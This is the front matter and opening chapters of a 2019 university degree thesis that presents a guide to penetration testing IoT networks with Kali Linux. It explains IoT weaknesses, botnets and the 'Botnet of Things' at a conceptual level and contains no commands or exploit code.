

Universidad Autónoma de Madrid

Escuela Politécnica Superior



IT Engineering Degree.

FINAL DEGREE PROJECT

AUDITING THE IOT OR HOW TO TAME THE BOTNET OF
THINGS

Miguel Laseca Espiga
Tutor: Álvaro Ortigosa Juárez

3rd October 2019

AUDITING THE IOT OR HOW TO TAME THE BOTNET OF THINGS

Author: Miguel Laseca Espiga
Tutor: Álvaro Ortigosa Juárez

Departamen of IT Engineering
Escuela Politécnica Superior
Universidad Autónoma de Madrid

3rd October 2019

Universidad Autónoma de Madrid

Escuela Politécnica Superior



Grado de Ingeniería Informática.

TRABAJO DE FIN DE GRADO

AUDITING THE IOT OR HOW TO TAME THE BOTNET OF THINGS

Miguel Laseca Espiga
Tutor: Álvaro Ortigosa Juárez

3 de octubre de 2019

AUDITING THE IOT OR HOW TO TAME THE BOTNET OF THINGS

Autor: Miguel Laseca Espiga
Tutor: Álvaro Ortigosa Juárez

Departamento de Ingeniería Informática
Escuela Politécnica Superior
Universidad Autónoma de Madrid

3 de octubre de 2019

Dedications

I want to show my gratitude to all the people I've met during my years in this school. It was all the experiences that we shared that truly made me stand right here and now, always willing to give the best I can in order to absorb and share knowledge.

I also want to say thanks to the Global Tribe of the Internet. Specially to all the forums and Stack places, which helped me in many moments of desperation through my student and professional career.

Finally I want to thank all the people, both public and anonymous, from the world of cybersecurity and hacking. It is thanks to all the community of people who share their passion that allowed me not only to discover but also to learn all that I know about cybersecurity. Like me, thousands of cybersecurity experts around the world taught themselves using all the resources available, people that see this world as a hobby before anything else. Is this spirit of not renouncing to learn about what you love and offering and sharing your knowledge what drove me to create this guide. After all, institutions don't teach hackers, hackers teach hackers[1].

“Experts agree that there is a growing need for cybersecurity professionals and universities[...]haven't caught up to the needs of the corporations.” Sarah K. White, for CIO magazine.

Abstract

Abstract —

The following project consists of a guide aimed at professionals in the area of cybersecurity. Its purpose is to help them to better understand and work with IoT (Internet of Things) devices, helping them to test and improve the security of any network with IoT integrated in it.

Because of their minimalistic nature, IoT devices can be substantially weak systems, easy to penetrate and crack with treacherous intentions. The increasing presence of the Internet of Things in the everyday life threatens not only individuals but governments and big corporations as well as they grow more vulnerable to many security threats. This guide, thus, responds to the increasing demand of security experts specialized on the IoT.

The guide contains a set of techniques and policies with the intention of being used to check the accessibility and vulnerability of any IoT device within a network, as well as to identify the threats they suppose for the user or company involved, the measures needed to correct configurations in devices and networks, and recommendations for a better protection and behaviour for the clients so they could improve their security in the future.

Since this guide is mainly aimed at professional analysts and pentesters it's mainly focused on the detection and taxonomy of IoT security vulnerabilities through a specialized kind of penetration tests, and how to report the weaknesses and threats found. Although the guide itself describes techniques, tools and tips on the topic, it is by no means a step-by-step solution to perform any sort of test on its own, since, as described within the guide, these types of pentests are highly dynamic. However, the guide includes some references to different sources to aid the unexperienced reader.

This guide describes numerous tools and tests available for the reader in order to perform their work, with some explanations, examples and references so they could study their tools. It also contains information on tools and guidelines useful for the creation of reports for these particular kind of tests.

Key words — guide, cybersecurity, IoT, pentest, hacking, botnet

Resumen

Resumen —

El siguiente proyecto consiste en una guía para profesionales dentro del área de la ciberseguridad. Su finalidad es ayudarles a entender mejor y trabajar con mayor eficacia con dispositivos IoT (*Internet of Things*), ayudándoles a testear y mejorar la seguridad de cualquier red con dispositivos IoT integrados en ella.

Debido a su naturaleza minimalista, los dispositivos IoT pueden ser sistemas sustancialmente débiles, fáciles de penetrar y *crackear* con intenciones perniciosas. La creciente presencia en la vida diaria de la *Internet of Things* amenaza no sólo a particulares sino también a gobiernos y grandes corporaciones a medida que se hacen más y más vulnerables a diversas amenazas contra su seguridad. Esta guía, pues, responde a la creciente demanda de expertos de seguridad especializados en la IoT.

La guía contiene un conjunto de técnicas y políticas con la intención de ser aplicadas para comprobar la accesibilidad y vulnerabilidad de cualquier dispositivo IoT dentro de una red, así como identificar las amenazas que suponen para el usuario o compañía implicada, las medidas requeridas para corregir las configuraciones de dispositivos y redes, y las recomendaciones para una mejor protección y comportamiento para los clientes de forma que puedan mejorar su seguridad en el futuro.

Dado que esta guía está fundamentalmente orientada a analistas y *pentesters* profesionales su principal foco es la detección y taxonomía de vulnerabilidades a través de un tipo de *pentest* especializado, y cómo reportar las vulnerabilidades y amenazas encontradas. Aunque la guía en sí misma describe distintas técnicas, herramientas y consejos en el tópico, no es bajo ningún concepto una solución paso a paso para realizar tests de ningún tipo, dado que, como se describe en la propia guía, estos tipos de test son muy dinámicos. A pesar de todo ello, la guía dispone de algunas referencias a diferentes fuentes para ayudar al lector inexperto.

Esta guía describe numerosas herramientas y tests a disposición del lector para que pueda desempeñar su labor, con algunas explicaciones, ejemplos y referencias para que pueda entender mejor sus recursos. También contiene información acerca de herramientas y pautas para la creación de reportes para este tipo particular de tests.

Palabras clave — guía,ciberseguridad,IoT,pentest,hacking,botnet

Glossary

Botnet Automated network, formed by devices that work automatically, also referred as robots or bots for abbreviation. 8, 9, 15, 17–20, 29

Buffer Overflow attack A Buffer Overflow is a type of programming error by which particular inputs can cause the program to attempt to write or access sections of memory beyond the buffer limits, causing the program to override and corrupt data, returning wrong inputs, malfunctioning, or simply to crash. A Buffer Overflow attack, thus, is the act of intentionally causing this error in order to harm used data, break a web app or database, get access to sensitive information stored next to the buffer or to crash a web app or server (A Denial of Service attack).. 18

Ethical Hacking The practice of hacking without the intention of self-benefit or committing a felony, mostly performed in a professional context for testing and enhancing the security of a network. Do not confuse this practice with penetration testing. Unlike pentesting, ethical hacking goes beyond testing the level of security of a network by further attacking the target. However because of the close relationship between the two concepts they are normally used interchangeably. 5, 23

Fuzzing The act of calling processes with different inputs in order to find unfixed bugs depending of the input written. This technique is used in code auditing and pentesting as a way to find potential crashes, exploits and backdoors.. 21, 26

Internet of Things Term used to refer collectively to all connected devices worldwide that have qualities of computers without being technically described as such. 1–3, 13, 27, 28, 31, 33

IPv4 Internet Protocol version 4. It is widely present on the Internet but has been replaced by the newer, more secure version 6. 24–28

IPv6 Internet Protocol version 6. 24–28

Man in The Middle attack A type of computer attack by which an attacker sneaks into a connection, redirecting all the traffic between the two victims through the attacker’s device without both parts being aware of that. 12

Penetration test A test with the intention of detecting weaknesses or unwanted access points to a device or network, often referred as “target”. 3, 7, 13, 23, 27, 31, 33

Pentest Abbreviation for Penetration Testing. 2, 3, 7, 10–13, 24, 29, 31, 33

Acronyms

- ARP** Address Resolution Protocol. 12, 17, 22, 24–26
- BLE** Bluetooth Low Energy. 20
- BoT** Botnet of Things. 9, 18–20, 28, 31, 33
- DDoS** Distributed Denial of Service. 8, 9, 12, 15, 17, 20
- DNS** Domain Name System. 12, 17, 25
- DoS** Denial of Service. 12, 17–19, 21, 26
- FTP** File Transfer Protocol. 20
- HTTP** Hypertext Transfer Protocol. 17, 20, 25, 26
- HTTPS** HTTP over Secure. 25, 26
- ICMP** Internet Control Message Protocol. 12, 25, 26
- IoT** Internet of Things. 2–9, 11, 13–22, 24–31, 33
- IT** Information Technology. 1, 2, 29
- LUKS** Linux Unified Key Setup. 10
- LVM** Logical Volume Manager. 10
- MiTM** Man in The Middle. 15, 17–19, 21–26
- MS** MetaSploit. 24
- NAP** Neighbor Advertising Protocol. 25, 26
- NDP** Neighbor Discovering Protocol. 25, 26
- OTA** Online Trust Alliance. 29, 30
- P2P** Peer to Peer. 17

SSH Secure Shell. 12, 20

SSL Secure Sockets Layer. 25, 26

TCP Transmission Control Protocol. 12

VoIP Voice over Internet Protocol. 28

Contents

1	Introduction	1
1.1	Objective	3
1.2	Structure of the document	3
2	State of the Art	5
2.1	First ideas	5
2.1.1	Pentesting and Internet of Things (IoT) devices	7
2.1.2	Botnets and the BoT	8
2.2	Why Kali Linux?	9
2.3	Hypothesis	11
2.3.1	Topics you should review	11
3	Pentesting IoT with Kali Linux	13
3.1	Introduction to Penetration Testing for IoT devices	13
3.2	Information Gathering and Vulnerability Assessment	14
3.2.1	Information Gathering and first evaluations	14
3.2.2	Cataloguing the different devices.	15
3.2.3	Classification of exploits and weaknesses	16
3.3	Performing the tests: Actual exploit	19
3.3.1	Back to the BoT	19
3.3.2	Protect what is yours. Tests against cyber attacks	21
3.3.3	Mind your own business! Tests for eavesdropping, spoofing and Man in The Middle (MiTM) attacks	21
3.4	Software available	23
3.4.1	IPv4 vs IPv6	24
4	Reporting and Concluding	27
4.1	Reporting on the status of the network	27
4.2	Reporting the level of penetration of the Botnet of Things (BoT)	28
4.3	Helping improving the security policies. The OTA framework for IoT devices	29
5	Conclusions	31
6	Conclusiones	33

Bibliography

35

List of Tables

- 2.1 Table of contents of the three pillars of this guide, exposing all their core aspects. 11
- 3.1 Classification of cyber attacks and potential targets. 19

List of Figures

1.1	Representation of the evolution of IoT devices from 2014 to 2020 (prediction). [source: [2]]	2
2.1	Example of a network with IoT devices in it	6
2.2	Simple example of a Penetration test using the Back Track Linux distribution, now known as Kali Linux[6]	7
2.3	An example of a client-server network model. Some Botnets (specially early ones) use this model. It consists of a herder as the center of the network with all the other devices directly connected to it individually. This way, the herder can send commands remotely and use the affected devices at will. The other main type consists on a herder establishing or kidnapping an entire P2P network, making it more resilient to counter measures.	8
2.4	A screenshot of the Kali Linux desktop	10
3.1	Example of a shodan.io entry for a device. The page normally contains information about the ports used and for what purpose, the system and its last updates, the IP addresses and where the device is located and who owns it. In many cases, the devices are just well-known public servers from many different companies, but you can find IoT devices of any kind here.	14
3.2	Graph representing a MiTM attack using a poisoned Address Resolution Protocol (ARP) cache	22
3.3	Example of payload searching with Metasploit. The user loads a exploit to the program to execute and later can search all compatible payloads in the ExploitDB.	23
3.4	Example of traffic capturing with WireShark. WireShark is notorious for it's traffic capturing tool	25
4.1	Example screenshot of <i>Vulnreport</i> showing its dashboard.	28
4.2	Logo of the Online Trust Alliance	29

1

Introduction

One of the most important events in the recent years in the world of Information Technology (IT) was the rise of the field of cybersecurity. For the last decade, the progressive expansion of electronic devices in the daily life of all people has raised certain concerns, many of them regarding how hazardous these can be for us and our environment. Thus, it has become increasingly important to teach and concern people about cybersecurity and how to keep their devices safe, raising awareness of the implications and responsibilities that the Digital Revolution implies for all of society.

“The methods that will most effectively minimize the ability of intruders to compromise information security are comprehensive user training and education. Enacting policies and procedures simply won’t suffice. Even with oversight the policies and procedures may not be effective: my access to Motorola, Nokia, AT&T, Sun depended upon the willingness of people to bypass policies and procedures that were in place for years before I compromised them successfully.” Kevin Mitnick

The author of this guide considers that these words from Kevin Mitnick (one of the world’s most notorious hackers) explains very well how much the human factor matters when it comes to cybersecurity. The level (or rather the lack) of knowledge and care people take at the technology they share their daily life with is the biggest challenge when it comes to keeping them safe from scams, cyber criminals and many other threats. As technology expands into more areas of the daily life, cybersecurity and education have become increasingly fundamental for our world.

Another important event in the recent years within the IT world was the rise and the increasing prevalence of the Internet of Things. This technology has spread exponentially in the recent years, revolutionizing the world of technology on every aspect¹. However,




Figure 1.1: Representation of the evolution of IoT devices from 2014 to 2020 (prediction). [source: [2]]

this revolution has mostly remained silent, with many people being unaware of it. But why is that so? Well, most people either never heard of IoT or got used very quickly to IoT devices, paying little attention to them. This led to most of the population being ignorant about these devices or their increasing impact on daily life. What they are not aware of is that the revolution of the Internet of Things is one that has serious implications for their security.

As it happens every time a new technology changes the landscape of the IT industry, the Internet of Things has raised many concerns upon its arrival. One of the biggest concerns regarding it is the topic of whether IoT devices are safe or not and how dangerous can they be to the user. Unfortunately, during the development of these devices, **security is not a priority, with most of the emphasis dedicated to the practical, ergonomic and economic factors**[3]. Manufacturers try their best to make their IoT devices as reliable, useful, cheap and energy and space saving as possible, dismissing other factors such as their security integrity in the process.

Given that, it's no surprising that in the recent years the word IoT has become widely popular in the area of cybersecurity. The challenges of the Internet of Things has become a hot topic among cybersecurity experts. This led to the creation of a huge demand for research, formation and resources focused exclusively on the topic. And it's that demand what motivated this guide in the first place: The increasing presence of IoT devices in the every day life of people, combined with the fact that by design they are rarely secure, is increasingly requiring for hackers and Pentesters to become more trained and prepared to face this new challenge.

1.1 Objective

As will be explained later, one of the key points of improving the security of the IoT lies upon the improvement and specialization of the area of Penetration testing. With that intention in mind, this guide was written with the following objectives.

- Grant information to Pentesters about IoT devices, how to classify them based on their capabilities and roles, as well as the potential threats faced by these devices and the possible intentions of attackers.
- Define and describe a more specialized type of Penetration test, step by step, describing different tests and tools already in use in a new focus, allowing the reader to better understand the challenges of IoT and perform their work with more efficiency and ease.
- Improve the security policies of networks with IoT devices integrated in them. The best way to achieve this is through focused reports with a more particular emphasis put on these devices.

All of these elements come to the same conclusion: formation is key, learning and preparation are the way. By creating a more focused set of resources for professionals on the Internet of Things, we're offering them a way to work with these devices.

In conclusion: The general idea is to make a document Pentesters can use in order to better know how to identify IoT devices within a network, study their features and limitations, as well as their integration within said network, and test them accordingly in order to find any possible weaknesses that could compromise the security of the device and the network as a whole.

1.2 Structure of the document

This guide is aimed to provide the professionals of the sector with knowledge so they could perform auditories with more ease and efficacy. The document itself follows a classical structure for this type of guides, describing all the stages of the test. The only difference is that this guide also dedicates a chapter to the phase of reporting, which is normally not covered by Pentesting guides. The structure is as follows:

- **State of the Art** Here an exhaustive introduction to the guide will be provided, exposing its objectives, core ideas, the overall thesis and describing some of the key concepts and technologies involved.
- **Pentesting IoT with Kali Linux** This chapter is the main content of the guide. It describes all the processes, tools and techniques involved in performing an IoT-focused penetration test. The section itself is divided according to all steps in

the process, with one section dedicated to the Data Gathering and Vulnerability Assessment processes, another dedicated to the actual exploitation and tests, and another one dedicated to some tools and software available.

- **Reporting the results** This chapter is focused on how to report the more specific to IoT issues found in an auditory. As mentioned in the guide, since we're discussing a very specific technology there are some aspects exclusive of tests of this kind and thus have to be addressed.

2

State of the Art

The word IoT has been for a while hovering everywhere. In the last few years, concern about this type of technology has reached the general public. It is now, more than ever, when the world of cybersecurity is paying attention of these devices. Although there is a lot of documentation, knowledge, etc. regarding penetration testing and Ethical Hacking[4] that can be applied to the world of IoT, this technology has brought up certain challenges that deserve some specialization. Also, much of the applicable knowledge needs to be applied in too specific contexts, which doesn't help either.

In other words, even though this guide does not cover anything new, since all techniques and tests described are already widely used, it attempts to give guideline to professionals in a more focused way. Its real target is, among other things, to describe the best way to apply them in a more specific context, maximizing their possibilities and incorporating new ideas in the process.

2.1 First ideas

For beginners, here you have your first IoT-related picture 2.1. As you can see, IoT devices are everywhere inside this network, highly interacting with one another and with the other nodes of the network. This image doesn't only show how prolific these devices are, but also their integration and role within their networks.

At this point you may be asking yourself: **Aren't IoT devices just like any other devices? Won't the knowledge already in use be enough?**

The answer, unsurprisingly, is yes, but also no. The thing about IoT devices is that not only they're more vulnerable and have less abilities than other devices, as discussed




Figure 2.1: Example of a network with IoT devices in it

earlier, there's also the issue regarding their huge diversity. The regular devices we use on our daily life are relatively similar: they may have many different purposes depending of how they are configured, the software available, their OSs, etc. but in the end of the day they are still your average desktop computer or your laptop, all of them share many functionalities and characteristics regardless of their differences. However, IoT devices are a completely different thing, they can have very specific features and purposes that makes each one unique and completely different from another.

Because of this, an analysis or penetration test can be viewed using many different perspectives depending of the device. For example, a router can grant you access to all the connections within its network, and some topographic information, but a SmartTV won't have access to many connections, but can be mirrored in a desktop[5], granting an attacker the chance to monitor all its usage, probably accessing sensitive information in the process. In conclusion, every kind of device has its own approach and has to be treated in a specific way.

Let's go back to the example image for a second. The devices that you can see have many different purposes and connections, and they can be compromised in different ways as well: The owner of the Smart Watch in the picture, for example, may use it to sync their mail or their schedule, or store valuable personal information; the door lock, however, is almost unreachable and hardly can be hacked, but if hacked the attacker could (if possible) lock the door at will, get IDs from the staff to forge ID cards, monitor the movements of




Figure 2.2: Simple example of a Penetration test using the Back Track Linux distribution, now known as Kali Linux[6]

some staff members, etc.

All of them work differently, and all of them can be vulnerable in a certain way for unique purposes. In other words: don't underestimate IoT devices, some of them may be very dangerous.

2.1.1 Pentesting and IoT devices

First, let's go back to the foundations. A Pentest or Penetration test is an activity by which a tester simulates an attack on a network, trying to, as the name suggests, infiltrate into the network and have access both to the equipment and terminals as well as its traffic. If you pay attention at the image 2.2 you could get a general idea of how it works: the tester connects to the target and tries different techniques in order to find a way to access the network or device, specially with a root or administrator login. The ultimate goal is to access a device with a root or administrator login, with the aim to seek potential threats to the private data or the services and devices of the target. On the other hand, whenever we think of IoT devices within a network we have to think of devices very common inside a company or a household, tools that use networks and Internet protocols to connect and interact with other devices in order to realize certain tasks for the user.

So the first thing we have to take in mind is that all these objects have connections with our terminals, sending and receiving packages of information. As we discussed earlier this can be a threat, but because the diverse nature of IoTs itself it will require a lot of different approaches, and for that purpose this guide is conceived.




Figure 2.3: An example of a client-server network model. Some Botnets (specially early ones) use this model. It consists of a herder as the center of the network with all the other devices directly connected to it individually. This way, the herder can send commands remotely and use the affected devices at will. The other main type consists on a herder establishing or kidnapping an entire P2P network, making it more resilliant to counter measures.

2.1.2 Botnets and the BoT

A Botnet is normally described as a network formed by devices that are interconnected and realizing automated tasks with nor or very little direct interaction with an user, either physically or remotely.

Botnets usually are a network of proxies individually connected to a root or *herder* node or between each other using an infected P2P network, and are normally used in performing illicit acts like Distributed Denial of Service (DDoS) attacks, cooperated hacking attacks, spying the nodes traffic or establishing Darknets in order to transfer data to the herder and between each other with a certain level of anonymity for the attacker.

Therefore, the idea of using, or rather hacking, a series of devices in order to use them to create a Botnet is a subject worthy of some attention, given the fact that it's difficult to notice whenever one of the devices we have in our house or place of work has a port connected to an external device that is probably using it for criminal activities, since this doesn't interfere with its normal behaviour.¹

Now let's summarize what it happens when we apply this concept to IoT devices, who are in many cases constantly on-line, having little interaction with users, and can be weakly protected at times. What we end up with is the perfect type of bot.

- An infected IoT device can still be used to perform DDoS attacks, to mirror and transfer information, or used as a patient zero in an attempt to attack and kidnap

¹For the reader's knowledge, it actually doesn't take much to notice and fight back an attack of this kind. However, the best form to prevent this requires the device's connectivity to be frequently checked, which is not always the case. This is specially the case with IoT devices, since there is a high risk for some of them to be unnoticed.

other devices within its network.

- IoT devices operate mostly independently and without much user interaction, which means it may take a lot of time before we can notice one has been compromised.
- In many cases, IoT devices are rarely shut down or reset, which implies they rarely interrupt their connections or change their IP addresses. This makes them a very reliable target for potential attackers

ALL OF THIS LEADS US TO ANOTHER CONCEPT THAT BECAME EVER SINCE VERY IMPORTANT: THE BOTNET OF THINGS, OR AS SOME LIKE TO CALL IT, THE BOT.

The Botnet Of Things or BoT is more of an abstract term used by experts which describes that *all IoT devices in the world are, on their totality, a massive Botnet of small, passive devices connected to LANs across the world, all within the reach of whoever finds a way into each one of them.* This highlights how extremely dangerous the incredible proliferation of these devices in the recent years can be.

To put an example to better illustrate how far this goes a few years ago, like any other day, an article came out decribing an incident that shocked the world of cybersecurity: during the previous night, a massive Botnet comprised of light bulbs, video cameras, thermostats, etc. conducted the biggest DDoS attack ever, aimed at some of the most well-protected servers using nothing but its own overwhelming size[7].

2.2 Why Kali Linux?

Throughout the years professional have used many different tools to perform their duty. Many applications, programs and frameworks have been developed and released through the years for various platforms. However, at some point people started to realize that it would be much easier for them if they had a dedicated OS with a huge set of preinstalled tools at their disposal.

This is the story of Kali Linux, a Linux distribution designed precisely for this task. Kali Linux was the sucesor of another distro, BackTrack OS, created in 2006 with the purpose of creating a OS with preinstalled hacking tools and a repository for keeping them updated. Kali Linux was released in 2012 as a replacement of BackTrack due to a decision of switching from Knoppix to Debian as the distribution used as a base. A few years later, Kali Linux became the most popular tool for ethical hackers.

There are many other penetration testing-oriented OS, such as Parrot Linux or BackBox, based on Ubuntu. However, Kali Linux still prevails as the top preferred cybersecurity-focused OS, for several reasons:

- **Linux:** Linux-based systems are very friendly toward advanced users, giving them access to a lot of features that many popular OS have constrained, but specially because the Linux kernel is open source and free to get. As almost every Linux



Figure 2.4: A screenshot of the Kali Linux desktop

distribution, Kali Linux is free for everybody, is relatively easy to install and is compatible with most hardware, making it possible to install virtually everywhere. However, this is also the case for every other Pentesting oriented OS, as all popular ones are also Linux systems.

- **It's based on Debian:** Debian has the advantage of being, in a way, the most widely used Linux distribution, since many other popular Linux distributions such as Ubuntu, elementary OS or Linux Mint are based on Debian. Also these distributions are normally recommended as a starting point for Linux, so most Linux users have probably started with a Debian-based distribution or used one at some point. Because of that, most Kali Linux users are already familiar with basic Kali Linux's features even if it's their first time using it. [source: DistroWatch]
- **Live USB with Linux Unified Key Setup (LUKS) Encrypted Persistence:** Kali Linux has a wide support for USB live installs, including features such as file persistence and full USB disk encryption. Also, it supports multiple persistence stores with encryption in a single USB drive.
- **Full Disk Encryption:** One of the best features of Kali Linux is that it supports full disk encryption on installation with LUKS and Logical Volume Manager (LVM). [more info: LVM/Luks Encryption]
- **Over 600 preinstalled penetration-testing programs:** This is probably the most important reason as to why Kali Linux is so popular. Kali Linux comes with a huge amount of tools for hacking and Pentesting, and most importantly, the most popular tools among hackers and pentesters, such as WireShark, NMap, Armitage, and the tools of the Metasploit Project, which are the ones used in this guide.

2.3 Hypothesis

In a nutshell, the current situation looks more or less like this: IoT devices are an incredibly useful tools, but they are vulnerable and dangerous in many ways because of their weak security and their discreetness. Also, since there are many kinds of devices, and all of them operate in different ways, it looks like a more IoT-focused guide with detailed knowledge and methods regarding Pentesting seems very compelling. It's this the context under which this guide was conceived, since there were no previous attempts of this.

The core principles of this guide can be classified as three core aspects or pillars: classification of the IoT devices and the dangers they face, a full detailed IoT-focused step-by-step solution to recognize, analyze and exploit these, and redacting reports with the recommendations, solutions and measures to counter any issue and prevent any from happening again, all within the scope of all the information previously mentioned.

This guide has been created using the guidebook for penetration testing published by 0xWord, a famous publisher of books related to hacking and cybersecurity in Spain[8]. This guide was conceived from the guide as a template and additional sources on the subject of IoT.

Classification	Pentesting and analysis	Reporting
IoT devices based on capabilities	Information Gathering	Cataloguing the network
Exploits and vulnerabilities	Analysis of the target	Checklist of fixes
Attacks and attackers	Tests by devices and attacks	Strengths
Security measures	Simulations	Anticipating the threat

Table 2.1: Table of contents of the three pillars of this guide, exposing all their core aspects.

2.3.1 Topics you should review

There are a lot of things you need to know first, but I promise these are very funny to investigate!

- Cybersecurity related tools
 - Kali Linux
 - nmap
 - metasploit
 - WireShark

- Networks and Internet protocols
 - Porting and interfaces
 - Several protocols: Transmission Control Protocol (TCP)-IP, Secure Shell (SSH), Internet Control Message Protocol (ICMP), ARP, Domain Name System (DNS) etc.
 - Traffic analysis
 - Networks and servers
- Hacking and security concepts
 - Spoofing (ARP and DNS)
 - Denial of Service (DoS) and DDoS attacks
 - Man in The Middle attack attacks
 - Network scanning
 - Heartbleed attacks
- It is recommended that you already have some experience with Pentesting and cybersecurity, that way you'll better understand much of the practical content.

3

Pentesting IoT with Kali Linux

This section of the guide is a resumed compound of several recommendations about Information Gathering, Vulnerability Analysis and password attacks, as well as exploiting and test performing for several attacks of different kinds. Because of the nature of this guide, much details about how to perform most of the tests are omitted. If you need some knowledge in that regard in the end of this chapter there is a list of resources for learning about much of the tools and techniques.

3.1 Introduction to Penetration Testing for IoT devices

The first thing you should bear in mind is what kind of Penetration test you are about to perpetrate. Since the Internet of Things devices are very tied to their limitations many different techniques can be obviated or ignored depending of the device you are analyzing. The best way to start is by analyzing what kind of test would be performed over an IoT network. Given all the characteristics of IoT devices, specially regarding to their limitations, structurally speaking there is not much difference between the Penetration test that are going to be performed from one specific device to another as long as they share some purposes and functionalities.

Generally speaking, IoT oriented Pentests are **Client-side, Remote dial-up war dial and Network Service**. The main problem here is that since we're discussing IoT, all of them can be applied at the same time in one single auditory. Since every IoT device has a specific purpose the tests required may vary from one device to another.

